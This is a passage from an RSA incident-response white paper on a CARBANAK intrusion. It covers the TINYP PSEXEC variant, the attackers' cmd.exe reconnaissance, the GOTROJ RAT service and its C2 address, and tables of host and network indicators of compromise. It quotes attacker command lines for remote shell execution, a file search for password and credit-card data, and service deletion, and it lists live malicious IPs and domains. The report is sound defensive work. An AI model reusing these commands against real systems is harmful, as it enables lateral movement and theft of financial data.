Network access	3

8 items total

Figure 46: Instant IOCs Representing UIAutomationCore.dll.bin WGET Binary Activity

As stated in the section associated with Table 15, the **TINYP** binary is a modification of the SysInternals PSEXEC remote access utility. Just like PSEXEC, the **TINYP** binary sends a service binary to the ADMIN$ share (C:\Windows) of the target host. The target host executes this service binary, and the **TINYP** tool connects to that service binary. When identifying attacker lateral movement from the perspective of the target system, the *PSEXESVC.exe* **TINYP** service binary executes the remote command requested by the attacker system. The view of this activity in RSA NetWitness Endpoint is illustrated in Figure 47.

Source Path	Source File Name	Event	Target Path	Target	Target Command Line	
C:\Windows\System32\	cmd.exe	Create Process	C:\Windows\SysWOW64\zh-TW\	ps.exe	ps.exe \\win7-victim cmd	
C:\Windows\SysWOW64\zh-TW\	ps.exe	Write to Executable	C:\Windows\	PSEXESVC.exe		
C:\Windows\System32\	services.exe	Modify Services Ima...	HKLM\SYSTEM\ControlSet001\services\PSEXESVC\	@ImagePath		1
C:\Windows\System32\	services.exe	Create Process	C:\Windows\	PSEXESVC.exe		
C:\Windows\System32\	perfmon.exe	Open Process	C:\Windows\SysWOW64\zh-TW\	ps.exe	ps.exe \\win7-victim cmd	
C:\Windows\System32\	perfmon.exe	Open Process	C:\Windows\	PSEXESVC.exe		
C:\Windows\System32\	lsass.exe	Open Process	C:\Windows\	PSEXESVC.exe		2
C:\Windows\System32\	svchost.exe	Create Process	C:\Windows\System32\	dllhost.exe	DllHost.exe /Processid:{E10F6C3.	
C:\Windows\	PSEXESVC.exe	Create Process	C:\Windows\System32\	cmd.exe	cmd	3

Figure 47: TINYP Execution from Source (Red) and Target (Blue) Perspective

Figure 47 illustrates the most common use case for the **TINYP** binary observed: lateral movement via remote command shell execution. In the figure above, the source host perspective of **TINYP** execution is shown in the red boxes, while the target host perspective of **TINYP** execution is shown in the blue boxes. In the box labeled "1," we see file *PSEXESVC.exe* service binary being written to the *C:\Windows* directory, which represents the ADMIN$ SMB/CIFS network share. Once the service binary is placed in the ADMIN$ share, a Windows Registry entry is created in the SYSTEM Registry Hive under the path *HKLM\SYSTEM\ControlSet001\services\PSEXESVC*. Once the service binary is placed on the system, a Windows Service is created to execute the service binary. This is observed in the last item in box "1," as the Windows Services Control Manager *services.exe* executes the *PSEXESVC.exe* process.

Upon the second execution of the **TINYP** binary, the Windows SYSTEM Registry Key is not created, as it already exists on the system, and it is important to note that the Registry entry is only created on the first execution. This information can be used to determine the first host access by this method. On the second execution, represented by the box labeled "2," we see the Windows Local Security Authentication Server binary *lsass.exe* opening the *PSEXESVC.exe* service process. This is the actor attempting to authenticate to the remote system under whatever credentials they have acquired. Once authenticated, the process goes into the box labeled "3," where the *PSEXESVC.exe* service binary executes the Windows Command Processor cmd.exe remotely on behalf of the attacker. It is important to note that while the calling parent binary on the target system is the **TINYP** binary *ps.exe*, all actions executed by **TINYP** will be carried out by the *PSEXESVC.exe* service binary on the target system. Given this, we can identify remote command shell execution via PSEXEC for any instance in which *PSEXESVC.exe* Creates Process *cmd.exe*, which we established was the primary use case for this tool in this engagement.

Knowing this, and knowing that the legitimate PSEXEC utility is often widely used by system administrators, the difference in the legitimate PSEXEC and the **TINYP** binaries or their service binaries is particularly useful to incident responders. In reviewing the service binaries of both tools in RSA NetWitness Endpoint, we identify differences we can use to distinguish between legitimate and malicious activity. A view of one difference is shown in Figure 48.




Figure 48: TINYP vs PSEXEC Service Binaries

In Figure 48, we see that the PSEXESVC.exe service binary used by **TINYP** has a valid Microsoft signature, though it is about 40KB smaller than the legitimate PSEXEC service binary. While the signature for this binary is valid, even valid information can become an actionable IOC. In this particular engagement, the version of PSEXEC that was legitimately being used by system administrators was signed by SysInternals, much like the figure above. With this being the case, any PSEXESVC service binaries that were Microsoft signed became immediately suspect during this investigation. Additionally, the **TINYP** binary itself was unsigned, standing in stark difference from its legitimate PSEXEC counterpart. The differences in these binaries are shown in Figure 49.




Figure 49: TINYP vs. PSEXEC—Module Differences

In Figure 49, we observe the following differences in the **TINYP** binary and legitimate PSEXEC:

1. The **TINYP** binary resides within a consistent directory of *C:\Windows\SysWOW64\zh-TW*.
2. The **TINYP** binary has a very recent compile time from the time of initial entry into the environment.
3. The **TINYP** binary has no value in the Description section of its header.
4. The **TINYP** binary is not signed.

Given this, should the attackers change filename or location, this can be hunted for by viewing only unsigned binaries with no Description values and sorted by compile time to identify binaries compiled within close proximity to the compile time of this binary.

In order to reduce time to detection of this activity, IIOC content for RSA NetWitness Endpoint has been created and included in the Digital Appendix associated with this document.

The majority of the attackers' actions-on-objective were conducted using commands residing within, and are functions of, the Windows Command Processor *cmd.exe*. While there are a variety of commands available to users at the Windows Command Prompt, a specific subset of these commands are internal to the *cmd.exe* binary and therefore will not cause additional process creation. These commands are listed in Table 25.

RSA

Internal Windows Command Processor Commands	
ASSOC	MKLINK (vista and above)
BREAK	MOVE
CALL	PATH
CD/CHDIR	PAUSE
CLS	POPD
COLOR	PROMPT
COPY	PUSHD
DATE	REM
DEL	REN/RENAME
DIR	RD/RMDIR
DPATH	SET
ECHO	SETLOCAL
ENDLOCAL	SHIFT
ERASE	START
EXIT	TIME
FOR	TITLE
FTYPE	TYPE
GOTO	VER
IF	VERIFY
KEYS	VOL
MD/MKDIR	

Table 25: List of Commands Internal to the Windows Command Processor

Throughout this engagement, the primary attacker actions consisted of traversing directories and outputting files, looking for files that may contain additional credentials, database information, internal infrastructure documentation, and financial data such as PCI data. The majority of the commands utilized consisted of the *CD*, *TYPE*, *ECHO*, *DATE* and *DIR*. As none of these commands call additional binaries, the attackers would reside almost completely within the cmd.exe process for the majority of their host actions. Four distinct external commands were utilized by the attackers in traversing the host filesystems as part of their internal reconnaissance activities: *net.exe*, *ipconfig.exe*, *find.exe* and *qwinsta.exe*. Knowing this, any time *cmd.exe* called any of these binaries, it was considered suspect activity. However, two of these commands were specific to the actor activity and were thereby utilized as a high-fidelity indication of attacker activity. The *find.exe* command searches a specified file or piped input for a defined string given in the command arguments, much like the *grep* binary does on Linux and UNIX hosts. The attackers would use this binary in the following command string

dir /b /s 2>nul | find /I "phrase"

where the "phrase" would be a string of interest to the attackers, such as "PCI," "Passwords" and "Credit Card." This command would list the filenames of all files in all subdirectories under the present working directory, and then only display the ones with the required string in the filename. Since the *DIR* command is part of the Windows Command Processor, but the *FIND* command is a separate binary, we observe this activity in RSA NetWitness Endpoint via the *cmd.exe* process calling *find.exe* with arguments, as illustrated in Figure 50.




Figure 50: cmd.exe Calling find.exe as a Piped Directory Listing Search

The *qwinsta.exe* binary identifies all currently logged-in users via command line session, console session or RDP session, and displays the user logged in and the type of session they are associated with. The attackers would use this for two primary functions on the majority of hosts they interacted with. The first would be to check other users logged in to the system as a monitor to determine if their activity was being detected, and also to identify administrative users logged in whose credentials they could harvest from memory. The second was to identify what systems users were engaging the system with, and what method of access they were using. This gave the attackers additional information with which to map the internal systems and networks. Additionally, the attackers were the only users executing this command anywhere within the environment, as the system administrators did not use this command in any of their administrative functions. This contextual information allowed RSA IR to utilize these IOCs with significant effectiveness during the course of the engagement. An example of this activity is shown in Figure 51.

Event Time	Source File Name	Event	Target	Target Command Line
9/8/2017 2:07:23.863 AM	cmd.exe	Create Process	ps.exe	ps.exe \\192.168.0.18 cmd
9/8/2017 1:49:10.363 AM	[MACHINE]	IP Change		
9/8/2017 1:23:54.426 AM	cmd.exe	Create Process	qwinsta.exe	qwinsta /?
9/8/2017 1:23:48.763 AM	cmd.exe	Create Process	qwinsta.exe	
9/8/2017 1:23:32.399 AM	cmd.exe	Create Process	net.exe	net group /?

Figure 51: qwinsta.exe Being Called by cmd.exe

The **GOTROJ** RAT used by the attackers in this engagement was primarily utilized by installing it as a Windows Service, starting the service and then deleting the service once the Trojan was executing successfully in memory. Evidence of this activity, as observed in Application Tracking within RSA NetWitness Endpoint, is shown in Figure 52 and Figure 53.




Figure 52: Installation of GOTROJ RAT Via Windows Service

Target Path	Source File Name	Event	Target	Target Command Line
C:\Windows\System32\	cmd.exe	Create Process	sc.exe	sc del WindowsCtlMonitor
C:\Windows\System32\	cmd.exe	Create Process	sc.exe	sc delete WindowsCtlMonitor

Figure 53: Deletion of GOTROJ Windows Service After Execution

Once successfully executed, **GOTROJ** communicates with **107.181.246.146** over TCP port 443. When reviewing the host screen's Scan Data tab, under the Processes section, we see where the network connection is correlated with the running ctlmon.exe process by clicking on it, as shown in Figure 54.




Figure 54: GOTROJ Process Executing and Network Connection Information

Additionally, the **GOTROJ** *ctlmon.exe* binary itself can be triaged via the RSA NetWitness Endpoint module analyzer in order to identify the imported function and DLL information, entropy, PE header information and searchable static strings analysis. One common initial triage search pattern for identifying possible C2 strings is common web port value strings, such as ":443." The use of this search string to triage the **GOTROJ** Trojan identifies the C2 IP address and port value in a clear text string at offset 0x3049304, as evidenced in Figure 55.




Figure 55: C2 IP and Port Identification in Cursory Analysis via RSA NetWitness Endpoint Module Analyzer

RSA

5. CONCLUSION

The attackers in this engagement primarily used modified versions of legitimate administrative tools, commonly used penetration testing utilities and common network file acquisition tools. Though specialty malware was observed during this intrusion, the attackers used basic XOR encoding just above Layer 4 to facilitate communication, communicated via SSH tunnel directly over TCP/443, or just transmitted and received data in clear text across the network. Of the observed actions during this intrusion, none of the attacker tools, techniques or procedures was particularly advanced. However, they were still able to bypass a significant security stack, obtain initial access and lateral access effectively, deploy malware and toolsets with impunity, and traverse over 150 systems in the span of six weeks. While, at first glance, this attack was not sophisticated in its toolset, it was sophisticated in its operationalization and agility of actions taken by the attackers. Upon reviewing the entirety of tools used in this engagement, operational correlations can be made between the Linux and Windows toolsets, as illustrated in Table 26.

Cross Platform Toolsets and Purpose		
Linux	Windows	Function
Winexe	Tinyp	Lateral Movement
Auditunnel (Linux Version)	Auditunnel (Windows Version)	Ingress Tunneling
PScan (Linux Version)	PScan (Windows Version)	Internal Recon
WGet (Linux Version)	WGet (Windows Version)	Toolset Download
SCP	PSCP	File Transfer

Table 26: Cross-Platform Toolset Utilization

The **CARBANAK** actors not only showed the capability to successfully compromise both Linux and Windows systems but they chose a toolset that was either directly cross-platform or extremely similar in both function and command line usage. This indicates a level of tactical organization and operationalization not previously observed by this actor group. Additionally, they were significantly cognizant and aware of actions taken by the security team, switching to new methods of ingress after initial compromise, detected remediation actions and environmental migration. They were methodical in their choice of staging systems, basing the system utilized on:

- a critical function of lateral access (such as systems **BRAVO** and **DELTA**) or
- responder detection and investigation (such as system **CHARLIE**)

They chose key systems based on their needs rather than systems the organization would consider 'key' assets. They ensured the toolsets they would interact with most often contained very similar functions and commands across environments in order to limit mistakes made at the

keyboard. They included a method, whether manually or automatically, to remove records of their activities. They operated with purpose, patience, planning and, most significantly, persistence.

This intrusion was successfully discovered, investigated, contained, eradicated and remediated only due to the following reasons:

1. The organization invested in the *necessary visibility* at a host and network level to allow analysts to rapidly and effectively hunt for and investigate these types of threats.
2. The organization had invested and empowered their personnel to creatively and proactively hunt for, understand, investigate and learn from threats within their environment.
3. The organization had maintained a relationship with a proven and trusted advisory practice and had worked to recreate and implement a solid and proven Threat Hunting and Incident Response methodology within their own organization.
4. The organization had a solid top-down understanding of what role Threat Hunting and Incident Response held during daily operations and security incidents, and provided the necessary support and enablement to subordinate units and analysts.

While a first look at the tools used in this engagement may appear simplistic, upon review of the entire intrusion it becomes quickly apparent that each of them was purpose-chosen with an overall operationalized capability in mind. **CARBANAK** has shown themselves to be a coordinated and extremely persistent group of actors that are consistently moving towards more agile methods of intrusion and standardization of processes across heterogeneous environments. They have proven their capability to use that persistence and agility to defeat or bypass organizational security controls. Even with the least advanced of their capabilities, they can be a difficult adversary to track within an environment due to their speed, efficiency, adaptability and care in leaving little trace of any activity. However, this difficulty compounds exponentially for organizations without the necessary visibility, practices, methodologies or trusted partner relationships necessary to effectively detect and respond to these types of threats. This case study shows that with the necessary visibility, planning, methodology and analyst enablement, organizations can be successful against these types of threats.

RSA

6. INDICATORS OF COMPROMISE

6.1 ATOMIC INDICATORS OF COMPROMISE

Host Indicators	Network Indicators
E3C061FA0450056E30285FD44A74CD2A	slpar.org
370D420948672E04BA8EAC10BFE6FC9C	centos-repo.org
90D4CC6D4B81B8C462F5AA7166FEE6FB	95.215.46.116
F9766140642C24D422E19E9CF35F2827	185.61.148.145
EB87856732236E1AC7E168FE264F1B43	185.61.148.96
B57DC2BC16DFDB3DE55923AEF9A98401	107.181.246.146
B3135736BCFDAB27F891DBE4009A8C80	192.99.14.211
0F1C4A2A795FB58BD3C5724AF6F1F71A	95.215.47.122
209BC26396E838E4B665FE3D1CCF7787	95.215.61.192
6499863D47B68030F0C5FFAFAFFB1344	5.45.179.173
752D245F1026482A967A763DAE184569	185.86.151.174
8B3A91038ECB2F57DE5BBD29848B6DC4	185.165.29.27
AB8BED25F9FF64A4B07BE5D3BC34F26B	185.117.88.97
7393CB0F409F8F51B7745981AC30B8B6	95.215.44.129
C4D746B8E5E8E12A50A18C9D61E01864	185.165.29.26
BD126A7B59D5D1F97BA89A3E71425731	
6499863D47B68030F0C5FFAFAFFB1344	
752D245F1026482A967A763DAE184569	
1BD7D0C3023C55B5DF0201CC5D7BBCE1	
C01FD758ABB423C8336EE1BD5035A6C7	
BD126A7B59D5D1F97BA89A3E71425731	
771FA63231FB42EE97AA17818A53F432	
EDCE844A219C7534E6A1E7C77C3CB020	
0810D239169A13FC0E2E53FC72D2E5F0	
D66E31794836DFD2C344D0BE435C6D12	
E3C061FA0450056E30285FD44A74CD2A	
A365FD9076AF4D841C84ACCD58287801	
9E2E4DF27698615DF92822646DC9E16B	
5DDF9683692154986494CA9DD74B588F	
F9766140642C24D422E19E9CF35F2827	
D406E037F034B89C85758AF1A98110BE	
D825FBD90087D2350E89CBF205A1B71C	

RSA

6.2 Behavioral Indicators of Compromise

Host Indicators	Network Indicators
C:\Windows\SysWOW64\zh-TW Directory Usage	Outbound SSH over TCP/443
Command Line Arguments Containing "-getfiles," "-copyfiles," "-copyself," "-cleanup" or "http://[0-9]{1,3}\."	Outbound HTTP over TCP/443, Direct to IP Address, User-Agent Beginning with "wget" or "go-"
cmd.exe -> qwinsta.exe	Outbound SSH where Client Application and Server Application = "openssh_5.3" or Client Application = Server Application
WindowsCtlMonitor Windows Service	
PSEXESVC.EXE, WINEXESVC.EXE in C:\Windows	
/usr/share/man/mann Directory Usage	
"ssh," "sshd," "auditd" in Non-Standard Directories	
Linux System Binary Names Not Associated With RPM Package	
Linux Child Processes with a Parent of systemd Not Associated With RPM Package	
HKLM\SYSTEM\ControlSet001\services\PSEXESVC Registry Entries	
HKLM\SYSTEM\ControlSet001\services\WINEXESVC Registry Entries	
Command Line Arguments Ending in "cmd"	
Command Line Arguments Containing "\\[a-zA-Z0-9]{3,}"	

RSA

7. DIGITAL APPENDIX

Below is a list of the files and folders contained within the RSA_IR_CARBANAK_Digital_Appendix. While specifically created for RSA technologies, this Digital Appendix also contains traditional IOCs and descriptive content that can be integrated into third-party technologies, such as OSQuery, Moloch and SOF-ELK. For RSA NetWitness Suite users, the supplied content is currently available in RSA Live but provided here for custom content creation purposes. All content should be tested before full integration into RSA NetWitness Endpoint, RSA NetWitness Logs and Packets, or third-party tools to prevent any adverse effects from unknown environmental variables.

RSA_IR_Digital_Appendix.zip File Hash:
AD4B3B859FA85957B479D824E19C9957

RSA_IR_Digital_Appendix.zip Contents:

- NetWitness_Endpoint
  - tinyp_unique_command_line_arguments.sql
  - psexec_winexe_remote_service_creation.sql
- NetWitness_Packets
  - RSA_IR_Carbanak_Domain.csv
    - List of Carbanak domains referenced in report
  - RSA_IR_Carbanak_Domain.xml
  - RSA_IR_Carbanak_IP.csv
    - List of Carbanak IPs referenced in report
  - RSA_IR_Carbanak_IP.xml
  - auditunnel_init.lua
    - AUDITUNNEL traffic pattern identification with comments
  - gotroj_beacon_parser.lua
    - GOTROJ traffic pattern identification with comments
- CARBANAK_Hashset.md5
    - List of Carbanak file hashes referenced in report

Published in the USA. 10/17 White Paper H16777.